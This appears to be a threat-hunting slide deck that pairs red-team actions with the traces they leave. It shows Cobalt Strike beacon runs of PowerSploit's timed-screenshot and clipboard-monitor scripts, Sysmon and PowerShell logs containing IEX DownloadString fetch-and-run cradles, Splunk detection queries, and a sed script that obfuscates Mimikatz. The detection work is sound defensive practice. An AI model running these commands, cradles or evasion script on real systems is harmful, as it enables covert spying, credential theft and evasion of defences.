Penetration tests can become very hectic at a moment's notice. One second you are casually reviewing HTML source for a target website and the next dropping a webshell and hooking browsers before staying up all night trying to gain persistent domain-admin access to the enterprise. Keeping notes during hectic times can be difficult, tedious and potentially distracting. Sometimes, it pays to have something taking notes for you. I like to utilize both a key-logger that does time stamping and take frequent screenshots.

There are applications that can take screenshots for you at regular intervals and in the past I used an `AutoIt` macro to printscreen and save. That works well when I am on my own machine, but what if I was at a kiosk or doing an insider assessment from one of their workstations? I needed a PowerShell script that could take a screenshot at regular intervals, time stamp it, save it to a file and not tamper with the contents of the clipboard.

Using powershell.exe vs. unmanaged PS (PowerPick)

```
beacon> powershell-import C:\[REDACTED]\powershell-Tools\PowerSploit-master\Exfiltration\Get-TimedScreenshot.ps1
[*] Tasked beacon to import: C:\[REDACTED]\powershell-Tools\PowerSploit-master\Exfiltration\Get-TimedScreenshot.ps1
[+] host called home, sent: 2052 bytes
beacon> powershell Get-TimedScreenshot -Path C:\[REDACTED] -Interval 15 -EndTime 16:30
[*] Tasked beacon to run: Get-TimedScreenshot -Path C:\[REDACTED] -Interval 15 -EndTime 16:30
[+] host called home, sent: 449 bytes
[+] received output:
```

```
beacon> powerpick Get-TimedScreenshot -Path C:\[REDACTED] -Interval 15 -EndTime 16:38
[*] Tasked beacon to run: Get-TimedScreenshot -Path C:\[REDACTED] -Interval 15 -EndTime 16:38 (unmanaged)
[+] host called home, sent: 133715 bytes
```

cmd.exe	9340		16:13:35 26.10.2018 C:\WINDOWS\system32\cmd.exe /c ""
conhost.exe	23980	< 0.01	16:13:35 26.10.2018 \??\C:\WINDOWS\system32\conhost.exe 0x4
powershell.exe	19940	0.03	16:13:35 26.10.2018 C:\Windows\SysWOW64\windowspowershell\v1.0\powershell.exe -ep Bypass
rundll32.exe	24132	0.27	16:36:01 26.10.2018 C:\WINDOWS\sysnative\rundll32.exe

Sysmon

```

10/26/2018 04:36:01 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
RecordNumber=182982
Keywords=None
Message=Process Create:
UtcTime: 2018-10-26 14:36:01.806
ProcessGuid: {5C2FA88C-2651-5BD3-0000-0010D0999951}
ProcessId: 24132

```

```

Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\WINDOWS\sysnative\rundll32.exe
CurrentDirectory:
User:
LogonGuid: {5C2FA88C-7B1F-5BCC-0000-002094188300}
LogonId: 0x831894
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=73C519F050C20580F8A62C849D49215A, IMPHASH=F27A7FC3A53E74F45BE370131953896A
ParentProcessGuid: {5C2FA88C-210F-5BD3-0000-0010BFCFB550}
ParentProcessId: 19940
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: C:\Windows\SysWOW64\windowspowershell\v1.0\powershell.exe -ep Bypass -NoLogo -WindowStyle
Hidden -nop -f C:\.ps1

```

Re-test after enabling FileCreate for rundll32.exe

```
10/27/2018 10:38:24 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=11
EventType=4
Type=Information
ComputerName=[REDACTED]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
TaskCategory=File created (rule: FileCreate)
OpCode=Info
RecordNumber=184186
Keywords=None
Message=File created:
UtcTime: 2018-10-27 20:38:24.288
ProcessGuid: {5C2FA88C-CCBF-5BD4-0000-0010DC415698}
ProcessId: 23260
Image: C:\WINDOWS\system32\rundll32.exe
TargetFilename: C:\[REDACTED]\10-27-2018-22-38-24.png
CreationUtcTime: 2018-10-27 20:38:24.288
```

```
10/27/2018 10:39:54 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=11
EventType=4
Type=Information
ComputerName=[REDACTED]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
TaskCategory=File created (rule: FileCreate)
OpCode=Info
RecordNumber=184193
Keywords=None
Message=File created:
UtcTime: 2018-10-27 20:39:54.671
ProcessGuid: {5C2FA88C-CCBF-5BD4-0000-0010DC415698}
ProcessId: 23260
Image: C:\WINDOWS\system32\rundll32.exe
TargetFilename: C:\[REDACTED]\10-27-2018-22-39-54.png
CreationUtcTime: 2018-10-27 20:39:54.670
```

Sysmon

```

1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
2 FileCreate rundll32.exe
3 | table UtcTime _time TaskCategory Image TargetFilename
4 | sort UtcTime

```

Sysmon

_time	TaskCategory	Image	TargetFilename
2018-10-27 22:38:23	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\Users\... \AppData\Local\Temp__PSScriptPolicyTest_rw4xqgpm.kn4.psm1
2018-10-27 22:38:23	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\Users\... \AppData\Local\Temp__PSScriptPolicyTest_qeul10zw.5tv.ps1
2018-10-27 22:38:24	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\... \Microsoft\PowerShell\Transcript Files\20181027\PowerS...
2018-10-27 22:38:24	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\... \10-27-2018-22-38-24.png
2018-10-27 22:38:39	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\... \10-27-2018-22-38-39.png
2018-10-27 22:38:54	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\... \10-27-2018-22-38-54.png
2018-10-27 22:39:09	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\... \10-27-2018-22-39-9.png
2018-10-27 22:39:24	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\... \10-27-2018-22-39-24.png
2018-10-27 22:39:39	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\... \10-27-2018-22-39-39.png
2018-10-27 22:39:54	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\... \10-27-2018-22-39-54.png
2018-10-27 22:40:11	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\Users\... \AppData\Local\Microsoft\CLR_v4.0\UsageLogs\rundll32.exe.log
2018-10-27 22:40:11	File created (rule: FileCreate)	C:\WINDOWS\system32\rundll32.exe	C:\Users\... \AppData\Local\Microsoft\CLR_v2.0\UsageLogs\rundll32.exe.log

Start time: 20181027223824

Username: [REDACTED]

RunAs User [REDACTED]

Configuration Name:

Machine: [REDACTED] (Microsoft Windows NT 10.0.17134.0)

Host Application: C:\WINDOWS\system32\rundll32.exe

Process ID: 23260

PSVersion: 5.1.17134.228

PSEdition: Desktop

PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.228

BuildVersion: 10.0.17134.228

CLRVersion: 4.0.30319.42000

WSManStackVersion: 3.0

PSRemotingProtocolVersion: 2.3

SerializationVersion: 1.1.0.1

Collapse

host = [REDACTED] ; source = C:\[REDACTED]\Microsoft\PowerShell\Transcript Files\20181027\Pow...

PS-TR

```

1 sourcetype="PowerShell_transcript.*" rundll32
2 | search "Host Application: C:\\*\\rundll32.exe"
3 | table _time host _raw

```

✓ 3 events (10/26/18 3:37:00.000 PM to 10/27/18 10:41:00.000 PM)

PS-TR

_time ↕	host ↕	_raw ↕
2018-10-27 22:38:24		Start time: 20181027223824 Username: Configuration Name: Machine: (Microsoft Windows NT 10.0.17134.0) Host Application: C:\WINDOWS\system32\rundll32.exe Process ID: 23260 PSVersion: 5.1.17134.228 PSEdition: Desktop PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.228 BuildVersion: 10.0.17134.228 CLRVersion: 4.0.30319.42000 WSMANStackVersion: 3.0 PSRemotingProtocolVersion: 2.3 SerializationVersion: 1.1.0.1 *****
2018-10-26 16:46:48		Start time: 20181026164648 Username: Configuration Name: Machine: (Microsoft Windows NT 10.0.17134.0) Host Application: C:\WINDOWS\system32\rundll32.exe Process ID: 10328 PSVersion: 5.1.17134.228 PSEdition: Desktop PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.228 BuildVersion: 10.0.17134.228 CLRVersion: 4.0.30319.42000 WSMANStackVersion: 3.0 PSRemotingProtocolVersion: 2.3 SerializationVersion: 1.1.0.1 *****
2018-10-26 16:36:02		Start time: 20181026163602 Username: Configuration Name: Machine: (Microsoft Windows NT 10.0.17134.0) Host Application: C:\WINDOWS\system32\rundll32.exe Process ID: 24132 PSVersion: 5.1.17134.228 PSEdition: Desktop PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.228 BuildVersion: 10.0.17134.228 CLRVersion: 4.0.30319.42000 WSMANStackVersion: 3.0 PSRemotingProtocolVersion: 2.3 SerializationVersion: 1.1.0.1 *****

Idea for detection

- Search PowerShell Transcript Files for “Host Application:” which is **NOT** any of
 - `powershell.exe`
 - `powershell_ise.exe`
 - `wsmprovhost.exe`
 - and possibly very few others

```
1 sourcetype="PowerShell_transcript.*" "Host Application:" NOT powershell.exe
2 | search NOT "Host Application: C:\\*\\powershell.exe"
3 | rex field=_raw ".*Host Application: (?<Host_Application>[^ \n]*).*"
4 | rex field=_raw ".*Username: (NT AUTHORITY)\\\\(?<Username>.*)"
5 | search Host_Application!="powershell"
6     Host_Application!="*\\PowerShell_ISE.exe"
7     Host_Application!="*\\wsmprovhost.exe"
8     Host_Application!="*\\ "
9 | stats count by host Username Host_Application
```

PS-TR

Host_Application	count
C:\WINDOWS\system32\rundll32.exe	5
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\evading-PS-CLI-detections.exe	12
PSAttack.exe	203

Unmanaged PowerShell

Detecting Custom EXEs Hosting PowerShell

- Send PowerShell & PowerShell Operational logs to SIEM.
- Event 400/800: HostApplication not standard Microsoft tool (PowerShell, PowerShell ISE, etc).
- **Event 400/800: EngineVersion < PowerShell version.**
- **System.Management.Automation.(ni.)dll hosted in non-standard processes.**
- Remember that custom EXEs can natively call .Net & Windows APIs directly without PowerShell.
- Remove PowerShell 2.0 engine from Windows 8/2012+ (still requires Microsoft .NET Framework 3.5 for use).

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Detecting the Elusive Active Directory Threat Hunting



Sean Metcalf (@Pyrotek3)
sean[at]TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com



Level	Date and Time	Source	Event ID	Task Category
Information	26.11.2018 16:01:33	PowerShell (PowerShell)	800	Pipeline Execution Details

Event 800, PowerShell (PowerShell)

General Details

Pipeline execution details for command line:
.

Context Information:
 DetailSequence=1
 DetailTotal=1
 SequenceNumber=57
 UserId=
 HostName=Default Host
 HostVersion=5.1.17134.228
 HostId=7ea8cff8-c62b-4cd6-8fa6-a47861c8c9c2
 HostApplication=C:\WINDOWS\system32\rundll32.exe
 EngineVersion=5.1.17134.228
 RunspaceId=bea8658e-5151-4085-a35d-3ce22ef5266d
 PipelineId=1
 ScriptName=
 CommandLine= if (& { Set-StrictMode -Version 1; \$_.PSMessageDetails }) {

Details:
 CommandInvocation(Set-StrictMode): "Set-StrictMode"
 ParameterBinding(Set-StrictMode): name="Version"; value="1.0"

Log Name: Windows PowerShell
 Source: PowerShell (PowerShell) Logged: 26.11.2018 16:01:33
 Event ID: 800 Task Category: Pipeline Execution Details
 Level: Information Keywords: Classic
 User: N/A Computer:
 OpCode:
 More Information: [Event Log Online Help](#)

```
1 index= sourcetype="WinEventLog:Windows PowerShell" HostApplication
2 | search EventCode=800
3 | rex field=Message ".*HostApplication=(?<HostApplication>.*)"
4 | search HostApplication!="*powershell.exe*" HostApplication!="*\\sdiagnhost.exe*"
5 | stats count by host HostApplication
```

host	HostApplication	count
	C:\WINDOWS\sysnative\rundll32.exe	423

Start-ClipboardMonitor

Branch: master ▾ Misc-PowerShell / Start-ClipboardMonitor.ps1 Find file Copy path

 HarmJ0y Output format correction. aa5541b on Mar 13, 2016

1 contributor

86 lines (66 sloc) | 2.55 KB Raw Blame History   

```
1 function Start-ClipboardMonitor {
2 <#
3     .SYNOPSIS
4
5     Monitors the clipboard on a specified interval for changes to copied text.
6
7     Powersploit Function: Start-ClipboardMonitor
8     Author: @harmj0y
9     License: BSD 3-Clause
```

```
beacon> powershell-import C:\[redacted]powershell-Tools\Misc-PowerShell-master\Start-ClipboardMonitor.ps1
[*] Tasked beacon to import: [redacted] Powershell-Tools\Misc-PowerShell-master\Start-ClipboardMonitor.ps1
[+] host called home, sent: 1536 bytes
beacon> powershell Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 2
[*] Tasked beacon to run: Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 2
[+] host called home, sent: 425 bytes
[+] received output:
```

PowerShell

```
=== Get-ClipboardContents Starting at 28.10.2018:16:36:01:34 ===

=== 28.10.2018:16:36:01:39 ===
"Takes screenshots at a regular interval and saves them to disk."

[+] received output:

=== 28.10.2018:16:36:11:39 ===
ThisIsNotArealPassword

[+] received output:

=== Get-ClipboardContents Shutting down at 28.10.2018:16:37:01:45 ===
```

Idea for detection

- Search for PowerShell **EncodedCommands** in command-lines
- **Base64 decode EncodedCommand** on the fly
- Search for **known malicious strings** / cmdlets in decoded commands

```

1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate powershell
2 | eval CommandLine = replace(CommandLine, "-[Ee][Nn][Cc][Oo][Dd][Ii][Nn][Gg]", "__encoding")
3 | search EventCode="1" Image="*\\powershell.exe*"
4   (CommandLine="* -enc*" OR CommandLine="* -en *" OR CommandLine="* -e *" OR CommandLine="* -ec *")
5
6
7 | rex field=Message ".*User: (([ ]|NT AUTHORITY)\\|\\)?(<USER1>.*)"
8 | rex field=CommandLine ".*[^\A-Za-z0-9/+](?<b64payload>[A-Za-z0-9/+]{20,9999}[=]{0,2}).*"
9 | base64 field="b64payload" action="decode" mode="append" suppress_error="False"
10 | search base64!="*chocolateyInstaller.psm1*" base64!="*ChocolateyEnvironment*"
11 | table _time ComputerName USER1 CommandLine ParentImage ParentCommandLine base64

```

Sysmon

_time ^	ComputerName	USER1	CommandLine
2018-10-26 16:28:34			powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAd
2018-10-28 16:32:00			powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAd
2018-10-28 16:36:00			powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAd

ParentCommandLine	base64
C:\Windows\SysWOW64\windowspowershell\v1.0\powershell.exe -ep Bypass -NoLogo -WindowStyle Hidden -nop -f	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:57576/'); Get-TimedScreenshot -Path C:\ -Interval 15 -EndTime 16:30
C:\Windows\SysWOW64\windowspowershell\v1.0\powershell.exe -ep Bypass -NoLogo -WindowStyle Hidden -nop -f	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:58450/'); Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 2
C:\Windows\SysWOW64\windowspowershell\v1.0\powershell.exe -ep Bypass -NoLogo -WindowStyle Hidden -nop -f	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:40960/'); Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 1

_time ^	ComputerName	USER1	CommandLine
2018-10-26 16:28:34			powershell -nop -exec bypass -EncodedCommand SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAd
2018-10-28 16:32:00			powershell -nop -exec bypass -EncodedCommand SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAd

Sysmon

ParentCommandLine	base64
C:\Windows\SysWOW64\windowspowershell\v1.0\powershell.exe -ep Bypass -NoLogo -WindowStyle Hidden -nop -f	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:57576/'); Get-TimedScreenshot -Path () -Interval 15 - EndTime 16:30
C:\Windows\SysWOW64\windowspowershell\v1.0\powershell.exe -ep Bypass -NoLogo -WindowStyle Hidden -nop -f	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:58450/'); Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 2
C:\Windows\SysWOW64\windowspowershell\v1.0\powershell.exe -ep Bypass -NoLogo -WindowStyle Hidden -nop -f	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:40960/'); Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 1


```
beacon> powershell-import C:\[redacted]ershell-Tools\Misc-PowerShell-master\Start-ClipboardMonitor.ps1
[*] Tasked beacon to import: [redacted]Powershell-Tools\Misc-PowerShell-master\Start-ClipboardMonitor.ps1
[+] host called home, sent: 1536 bytes
beacon> powerpick Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 5
[*] Tasked beacon to run: Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 5 (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:
=== Get-ClipboardContents Starting at 26.10.2018:
```

PowerPick

```
[+] received output:
=== Get-ClipboardContents Starting at 26.10.2018:16:46:48:26 ===

=== 26.10.2018:16:46:48:40 ===
powerpick Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 5

[+] received output:

=== 26.10.2018:16:46:58:41 ===
teamserver

[+] received output:

=== 26.10.2018:16:47:08:42 ===
cobaltstrike

[+] received output:

=== 26.10.2018:16:47:28:43 ===
thisIsNotArealPassword
```

```

1
2 thisIsNotArealPassword OR Start-ClipboardMonitor.ps1 OR "=== 26.10.2018:16:*"
3 | table _time host sourcetype _raw

```

✓ 8 events (10/26/18 4:00:00.000 PM to 10/26/18 5:09:00.000 PM) No Event Sampling ▼

PS-TR

_time ^	host ↕ /	sourcetype ↕ /
2018-10-26 16:46:48.400		PowerShell_transcript. .6J8EmLCA-too_small
2018-10-26 16:46:58.410		PowerShell_transcript. .6J8EmLCA-too_small
2018-10-26 16:47:08.420		_raw ↕
2018-10-26 16:47:28.430		=== 26.10.2018:16:46:48:40 === powerpick Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 5
2018-10-26 16:47:53.460		=== 26.10.2018:16:46:58:41 === teamserver
2018-10-26 16:48:03.470		=== 26.10.2018:16:47:08:42 === cobaltstrike
2018-10-26 16:50:23.580		=== 26.10.2018:16:47:28:43 === thisIsNotArealPassword
2018-10-26 16:51:33.640		=== 26.10.2018:16:47:53:46 === function Start-ClipboardMonitor {
		=== 26.10.2018:16:48:03:47 === Monitors the clipboard on a specified interval for changes to copied text.
		=== 26.10.2018:16:50:23:58 === logonpasswords
		=== 26.10.2018:16:51:33:64 === .PARAMETER CollectionLimit Specifies the interval in minutes to capture cli

Idea for detection

- Search for **known malicious strings** (code snippets, even comments) in PowerShell ScriptBlock Logs and Transcript Files

```
1  function Start-ClipboardMonitor {  
2  <#  
3      .SYNOPSIS  
4  
5      Monitors the clipboard on a specified interval for changes to copied text.
```

```
50      $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)  
51      "=== Get-ClipboardContents starting at $TimeStamp ===`n"
```

```
79      $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)  
80      "`n=== Get-ClipboardContents shutting down at $TimeStamp ===`n"
```

```

1 sourcetype="*PowerShell*"
2     "Get-ClipboardContents Starting at" OR "Get-ClipboardContents Shutting down at" OR
3     "Monitors the clipboard on a specified interval for changes to copied text."
4 | table _time host sourcetype _raw
5 | sort _time

```

PS-SB

_time	host	sourcetype	_raw
2018-10-28 16:36:01.000		WinEventLog:Microsoft-Windows-PowerShell/Operational	10/28/2018 04:36:01 PM LogName=Microsoft-Windows-PowerShell/Operational SourceName=Microsoft-Windows-PowerShell/Operational User=NOT_TRANSLATED Sid=S-1-5-21-1117333035-483950394-1849977318-85538 SidType=0 TaskCategory=Operational Message=Creating Scriptblock text (1 of 1): function Start-ClipboardMonitor { <# .SYNOPSIS Monitors the clipboard on a specified interval for changes to copied text. PowerShell Function: Start-ClipboardMonitor Author: @harmj0y License: BSD 3-Clause Required Dependencies: None Optional Dependencies: None .EXAMPLE Start-ClipboardMonitor -CollectionLimit 120 .LINK http://brianreiter.org/2010/09/03/creating-scriptblock-text-1-of-1/ if one is specified if(\$CollectionLimit) { \$StopTime = (Get-Date).AddMinutes(\$CollectionLimit) } (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff) "`n=== Get-ClipboardContents Shutting down at \$TimeS 44f9-a580-884d3eb960a2 Path:
2018-10-28 16:36:01.340		PowerShell_transcript. too_small	=== Get-ClipboardContents Starting at 28.10.2018:16:36:01:34 ===
2018-10-28 16:37:01.450		PowerShell_transcript. too_small	=== Get-ClipboardContents Shutting down at 28.10.2018:16:37:01:45 === *****

PS-TR

```

1 (sourcetype="*PowerShell*" OR sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" OR sourcetype="PowerShell_transcript.*")
2 "=== "
3 | regex _raw=".*===( | Get-ClipboardContents Starting at | Get-ClipboardContents Shutting down at )[0-9]{2}\.[0-9]{2}\.[0-9]{4}:[0-9]{2}:[0-9]{2}:[0-9]{2}:[0-9]{2} ===.*"
4 | table _time host _raw
5 | sort _time

```

✓ 10 events (10/26/18 3:00:00.000 PM to 10/26/18 6:00:00.000 PM) No Event Sampling ▾

[0-9]{2}\.[0-9]{2}\.[0-9]{4}:[0-9]{2}:[0-9]{2}:[0-9]{2}:[0-9]{2}

PS-TR

_time ↕	host ↕ /	_raw ↕
2018-10-26 16:46:48.260		=== Get-ClipboardContents Starting at 26.10.2018:16:46:48:26 ===
2018-10-26 16:46:48.400		=== 26.10.2018:16:46:48:40 === powerpick Start-ClipboardMonitor -PollInterval 5 -CollectionLimit 5
2018-10-26 16:46:58.410		=== 26.10.2018:16:46:58:41 === teamserver
2018-10-26 16:47:08.420		=== 26.10.2018:16:47:08:42 === cobaltstrike
2018-10-26 16:47:28.430		=== 26.10.2018:16:47:28:43 === thisIsNotArealPassword
2018-10-26 16:47:53.460		=== 26.10.2018:16:47:53:46 === function Start-ClipboardMonitor {
2018-10-26 16:48:03.470		=== 26.10.2018:16:48:03:47 === Monitors the clipboard on a specified interval for changes to copied text.
2018-10-26 16:50:23.580		=== 26.10.2018:16:50:23:58 === logonpasswords
2018-10-26 16:51:33.640		=== 26.10.2018:16:51:33:64 === .PARAMETER CollectionLimit Specifies the interval in minutes to capture clipboard text. Defaults
2018-10-26 16:51:48.660		=== Get-ClipboardContents Shutting down at 26.10.2018:16:51:48:66 === ***** Windows PowerShell transcript end

Detecting known bad vs. hunting unknown



Obfuscate-Mimikatz.sh → only random strings

```
← → ↻ 🏠 🔒 https://gist.githubusercontent.com/infosecn1nja/bb0771adb879f1
28b/raw/70d45ad3ac382554d897f1d7b3673452fa7a6dfb/obfuscate-mimikatz.sh

#!/bin/bash

if [[ $# -le 1 ]] ; then
    echo './obfuscate-mimikatz.sh Invoke-Mimikatz.ps1 newfile.ps1'
    exit 1
fi


randstr(){< /dev/urandom tr -dc a-zA-Z0-9 | head -n 1}

cp $1 $2
sed -i -e "s/Invoke-Mimikatz/Invoke-$(randstr)/g" $2
sed -i -e '/<#/,/#>/c\' $2
sed -i -e "s/^[[:space:]]*#.*$/g" $2
sed -i -e "s/DumpCreds/$(randstr)/g" $2
sed -i -e "s/DumpCerts/$(randstr)/g" $2
sed -i -e "s/CustomCommand/$(randstr)/g" $2
sed -i -e "s/TypeBuilder/$(randstr)/g" $2
sed -i -e "s/Win32Types/$(randstr)/g" $2
sed -i -e "s/Win32Functions/$(randstr)/g" $2
sed -i -e "s/shellcode/$(randstr)/g" $2
sed -i -e "s/PEBytes64/$(randstr)/g" $2
sed -i -e "s/PEBytes32/$(randstr)/g" $2
sed -i -e "s/ArgumentPtr/$(randstr)/g" $2
sed -i -e "s/CallDllMainSC1/$(randstr)/g" $2
sed -i -e "s/NoteProperty/$(randstr)/g" $2
```

Detection vs. Hunting

- So far we looked at **known malicious** strings or behaviors
- Now let's hunt for the **unknowns**
